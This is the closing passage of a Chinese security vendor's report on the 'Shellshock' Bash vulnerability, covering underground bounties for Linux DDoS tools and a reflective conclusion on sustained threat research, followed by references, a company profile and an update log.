


图 5-8 类 Operation Windigo 事件时间线

5.5.6 网络地下经济 – 黑客针对攻击程序开发悬赏

攻击者利用 Windows 系统的安全漏洞，将系统攻破并植入木马，抓取大量的肉鸡，用作黑色产业的地下交易以牟取利益。由于 Windows 7、Windows8 的推出，安全性也不断的提升。攻击者开始将攻击的矛头也同时指向了类 UNIX 系统。类 UNIX 系统也存在各种各样的安全威胁，包括但不限于弱口令破解、植入木马、远程控制等。但一般地下产业比较隐蔽，难于发现；不过图 5-9 也展示出有公开悬赏招募开发人员写攻击代码的事件。

图 5-9 Linux+Windows 集群软件开发

服务器一般比个人电脑拥有更高的配置、更大的带宽，所以攻击者们更愿意操控服务器进行 DDoS 攻击，以少量的成本换取更大的回报，以往用惯了 Windows 的肉鸡的攻击者们，对 Linux 集群操控便显得力不从心，有需求就有市场，图 5-10 是攻击者公开悬赏 1000 元雇佣开发 DDoS（Linux 集群）程序，用来大规模地操控 Linux 机器进行攻击。

图 5-10 Linux 集群程序开发悬赏

6 宜将剩勇追穷寇（代小结）

一名同行得知我们还在继续分析破壳的时候，对我们说没必要了，媒体不会太关注的。

确实有媒体告诉我们，这次媒体不会给予更多的关注，因为“心脏出血”报道的太热，而用户没有“感受”到这么大的安全威胁。因此他们在思考，是否让更多用户更感受到的才是严重威胁？

“威胁”是什么样子的？我曾听前辈讲起过 DOS 时代的机房，全机房都是防毒卡此起彼伏的报警声的场景；我曾目睹 CIH 大爆发，学校实验室里大量系统突然蓝屏的情景；我曾到用户现场响应冲击波，看到机器纷纷陷入启动倒计时。

是不是只有这个样子的才是安全威胁？是否需要是每一个、至少是大多数用户能够感受到直接的疼痛才是威胁？我想，威胁之所以被称为威胁，皆在于它本身就不是一种后果，而是可以在一瞬间，让系统崩盘或者失守，让用户付出重大代价甚至一无所有的一种可能；在于它没有固定的模式样本，我们可以对其每个变体寻找形式化的解决方法，却不能彻底穷尽其变化。在于它既追逐着价值，也寻觅着弱点，更逃逸着被侵害者的感知。而降低其后果，锁定其形态，预判其变化，也正是我辈之价值与责任。

DOS 时代，PC 俨然一座座孤岛，计算病毒伴随磁盘传播，如鼠疫随着航船缓慢漂泊到新的港口。互联网时代，连起一个个终端，信息快速分享，威胁亦迅速到达。云与大数据时代，资产与价值随信息的聚合

而集中，威胁也不断向服务器和云端发力。当传闻大盗入城，我们胆战心惊地打开上锁的抽屉，发现那张毕生积蓄的存折还在的时候，是不是要想想，钱在银行中是否安全？显然此种情景，不是把上锁的抽屉换成保险柜，就能解决问题。而这就是云和大数据时代的威胁现状，用户的信息资产甚至实际的财产损失，可能在“万里之外”。

此前的“心脏出血”是一个真实的、堪称几年来最高风险的威胁，在这个过程中，攻击者之疯狂，获取数据量之大，其实令普通用户难以想象，从研究者到媒体的关注并不过度。而正是这个威胁被足够的重视，才引发了对开源代码安全的全面审视。或许，正是这种全面审视，导致了潜伏更久的“破壳”漏洞被寻觅出来。而由于其影响范围过于深远，修补难以彻底，又接连导致了漏洞迭代发生与被发现。而假如没有这样的关注与研究，这个漏洞将继续潜伏，更重要的是，其可能长期被少数攻击者使用，对“信息银行”和云端资产进行全面洗劫，同时让所有用户均不知晓。这种从开源界到安全界手忙脚乱的尴尬，是一时性的阵痛，但其降低了更多信息系统被长期劫持、“慢性谋杀”的风险。因此，媒体的朋友们并不应因很多用户质疑没有感受到“心脏出血”而沮丧，而应为努力参与了这个问题的报道而自豪。

而与此同时，我们也十分忧虑地看到，互联网的“注意力经济”特色，对网络安全界的双面影响，一方面，安全可以前所未有的被用户感知和了解；另一方面，也使安全研究开始有窄带、短视和功利化倾向。

一切为了影响力的安全研究，必然使那些不被关注的领域得不到更多阳光雨露而贫瘠；必然使热点过后，即热情消退，马放南山；必然使那些长期受宠的热点领域孤单地疯长，但现代信息体系的安全是一个大系统安全，一点管涌，全堤溃散。

我们从不相信会有绝对的安全，我们当然承认，每个工程师甚至每个团队，无论其能力何其之强，规模何其之大，都不可能穷尽关注全部既有威胁。一位小伙伴到安天面试时，他的主考官是 Swordlea（李柏松），他问 Swordlea 为什么我们要自动化分析样本，而不全部人工分析。Swordlea 答道：“吾生也有涯，而知也无涯；以有涯随无涯，殆矣”。之后 Swordlea 非常肯定的说：“工程师的关注度和研究能力是安全团队最宝贵的财富，必须用到关键威胁之上”。而问题来了——不是学挖掘机到底哪家强？——而是，我们到底打透了哪个安全威胁？

打透，就要敢于投入，就是要不怕一无所获，就是不在意是否有关注与喝彩。

Claud 还在哈尔滨的时候，曾思考过在 Stuxnet（震网）病毒分析中，两个“沉默的 45 天”，即 2010 年 8 月 6 日赛门铁克宣布这是第一个针对工控系统的 Rootkit 后，其陷入沉默，一直到 9 月 21 日完成了其针对西门 PLC 作业过程的完整分析；而在 2010 年 9 月 30 日 VB 大会的演示后，又是一个沉默期，而到了 2010 年 11 月 16 日，其公布了震网攻击目标是伊朗浓缩铀设施的分析结果。

其间群音鼓噪，热度飘忽，而我们的海外同行们一直沉默前行。而赛门铁克同行们的著名百页大报告《震网蠕虫档案（W32.Stuxnet)》，则利用了三个半月的时间，进行了 4 次大篇幅更新。而更令我们尊敬的是，就在很长世间之后，他们陆续又公布了：

- 《Multiple Siemens SIMATIC Products DLL Loading Arbitrary Code Execution Vulnerability (CVE-2012-3015)》 （时间：2012 年 7 月 24 日 12:00）[13]
- 《Stuxnet 0.5: The Missing Link 》 （时间：2013 年 2 月 26 日 17:40）[14]
- 《Stuxnet 0.5: Disrupting Uranium Processing At Natanz》 （时间：2013 年 2 月 26 日 17:40）[15]
- 《Stuxnet 0.5: How it Evolved 》 （时间：2013 年 2 月 26 日 17:40）[16]
- 《Stuxnet 0.5: Command-and-Control Capabilities》 （时间：2013 年 2 月 26 日 17:40）[17]

在我们认为自己输掉了 Stuxnet 的“分析竞赛”后，决定投入关于 Flame 的马拉松式的分析，希望贡献一篇厚度空前的大报告，而一位院士在听了我们的分析进展后，指出了我们完全是堆砌分析资源。但方法缺少创造力，视角过于微观。我们这才意识到，我们陷入了“军备竞赛”的心理怪圈，忘记了我们应该关注的是“威胁”而不是“厚度”。太关注一时的成败，容易让我们迷失方向。——我们骤然想起安天团队宣言中的一句 “只有病毒和安全威胁是我们的敌人，安天视一切认同本原则的兄弟厂商和团队为伙伴和榜样”。

我的另一位同事 Seak 在 GeekPwn 哈尔滨站开站活动中说，安全研究者就是互联网大潮的“逆行者”，“在大家飞速向前奔跑的时候，我们所需要做的是在人流中反向穿梭，帮助丢失物品的人拾起物品再送还给失主。”，“这可能是个痛苦的过程，需要坚定、专注和耐得住寂寞。”。

“坚定、专注和耐得住寂寞”，是我们能长期跟踪，打透某个具体威胁的关键基础。而不刻意追随或营造媒体的关注热点；不刻意附会公众的短时喜好；不屈从于任何压力而只崇尚事实与逻辑；亦不参与互联网的是是非非，是我们作为独立安全厂商的风格所在。

“破壳”漏洞，让安天这个在 Wintel 架构上有更多经验的团队，打开了观察探索系统类 UNIX 安全威胁的小窗。让我们看到了我们过去所不熟悉的一些黑色的力量，是怎样与我们相对更为熟悉的恶意代码进行着合流。

我们知道我们的力量是微薄的。但我们希望能把更有效的工作聚合于单点，形成更有价值的结果。那些经过持续努力而沉淀的东西，可能依然粗浅，但会比浅尝辄止更有意义。

宜将剩勇追穷寇，这就是我们还在继续研究“破壳”及其相关恶意代码的原因。

附录一：参考资料

[1] 安天实验室：“破壳”漏洞(CVE-2014-6271)综合分析
http://www.antiy.com/response/CVE-2014-6271.html

[2] 安天实验室：“破壳”漏洞相关恶意代码样本分析报告 ——“破壳”相关分析之二
http://www.antiy.com/response/Analysis_Report_on_Sample_Set_of_Bash_Shellshock.html

[3] NVD：Vulnerability Summary for CVE-2014-6271
http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6271

[4] Shellshocker.net：Bash Shellshock
https://shellshocker.net/

[5] GitHub：Shellshocker - Repository of "Shellshock" Proof of Concept Code
https://github.com/mubix/shellshocker-pocs

[6] Stackexchange：一位用户的提问
http://security.stackexchange.com/questions/16908/is-secureshellz-bot-a-virus-how-does-it-work

[7] 维基百科：类 UNIX
http://zh.wikipedia.org/wiki/%E7%B1%BB_UNIX

[8] NVD：Vulnerability Summary for CVE-2014-7169
http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-7169

[9] NVD：Vulnerability Summary for CVE-2014-6277
http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6277

[10] NVD：Vulnerability Summary for CVE-2014-6278
http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6278

[11] NVD：Vulnerability Summary for CVE-2014-7186
http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-7186

[12] NVD：Vulnerability Summary for CVE-2014-7187
http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-7187

[13] SecurityFocus：Multiple Siemens SIMATIC Products DLL Loading Arbitrary Code Execution Vulnerability
http://www.securityfocus.com/bid/54651/info

[14] 赛门铁克：Stuxnet 0.5: The Missing Link

http://www.symantec.com/connect/blogs/stuxnet-05-missing-link

http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/stuxnet_0_5_the_missing_link.pdf

[15] 赛门铁克：Stuxnet 0.5: Disrupting Uranium Processing at Natanz

http://www.symantec.com/connect/blogs/stuxnet-05-disrupting-uranium-processing-natanz

[16] 赛门铁克：Stuxnet 0.5: How It Evolved

http://www.symantec.com/connect/blogs/stuxnet-05-how-it-evolved

[17] 赛门铁克：Stuxnet 0.5: Command-and-Control Capabilities

http://www.symantec.com/connect/blogs/stuxnet-05-command-and-control-capabilities

[18] 安天实验室：《Heartbleed 漏洞（CVE-2014-0160）FAQ》

http://www.antiy.com/response/heartbleed_faq.html

[19] 维基百科：Staog

http://en.wikipedia.org/wiki/Staog

[20] F-Secure：Linux/Staog

http://www.f-secure.com/v-descs/staog.shtml

[21] 维基百科：Bliss (virus)

http://en.wikipedia.org/wiki/Bliss_(virus)

[22] Tuxissa

http://news.mydrivers.com/1/180/180663.htm

[23] 维基百科：Badbunny

http://en.wikipedia.org/wiki/Badbunny

[24] 维基百科：OpenOffice

http://en.wikipedia.org/wiki/OpenOffice

[25] 维基百科：LibTIFF

http://en.wikipedia.org/wiki/LibTIFF

[26] “Hand of Thief” banking trojan doesn’t do Windows—but it does Linux

http://arstechnica.com/security/2013/08/hand-of-thief-banking-trojan-doesnt-do-windows-but-it-does-linux

[27] Thieves Reaching for Linux—”Hand of Thief” Trojan Targets Linux #INTH3WILD

https://blogs.rsa.com/thieves-reaching-for-linux-hand-of-thief-trojan-targets-linux-inth3wild/

[28] “Operation Windigo” Attack Infects 10,000 Unix Servers, Millions of PCs at Risk
http://news.softpedia.com/news/quot-Operation-Windigo-quot-Attack-Infects-10-000-Unix-Servers-Millions-of-PCs-at-Risk-432920.shtml

[29] Operation Windigo: Linux server-side malware campaign exposed
http://phys.org/news/2014-03-windigo-linux-server-side-malware-campaign.html

附录二：关于安天

安天是专业的下一代安全检测引擎研发企业，安天的检测引擎为网络安全产品和移动设备提供病毒和各种恶意代码的检测能力，并被超过十家以上的著名安全厂商所采用，全球有数万台防火墙和数千万部手机的安全软件内置有安天的引擎。安天获得了 2013 年度 AV-TEST 年度移动设备最佳保护奖。依托引擎、沙箱和后台体系的能力，安天进一步为行业企业提供有自身特色的基于流量的反 APT 解决方案。

关于反病毒引擎更多信息请访问：http://www.antiy.com（中文）
http://www.antiy.net（英文）

关于安天反 APT 相关产品更多信息请访问：http://www.antiy.cn

附录三：文档更新日志

更新日期	更新版本	更新内容
2014-10-09 10:00	V1.0	文档创建、文档架构
2014-10-10 09:00	V1.1	漏洞演变、pcap 包演变、样本演变
2014-10-11 01:00	V1.2	目前文档整合
2014-10-11 09:30	V1.3	进行文档新增内容设计、VDS 监控到的攻击事件分析
2014-10-12 02:40	V1.4	进行类 UNIX 系统的安全威胁撰写、总结
2014-10-12 21:20	V1.5	进行细节校对修改
2014-10-13 10:00	V1.6	进行细节校对修改
2014-10-13 15:30	V1.61	发起攻击 IP 分布说明更新、攻击载荷提取说明更新、其他细节修改
2014-10-13 19:34	V1.62	修改类 UNIX 恶意代码统计，其他内容校对

2014-10-14 17:10	V1.7	修改文章和相关章节标题，丰富类 UNIX 恶意代码内容，进行部分细节修改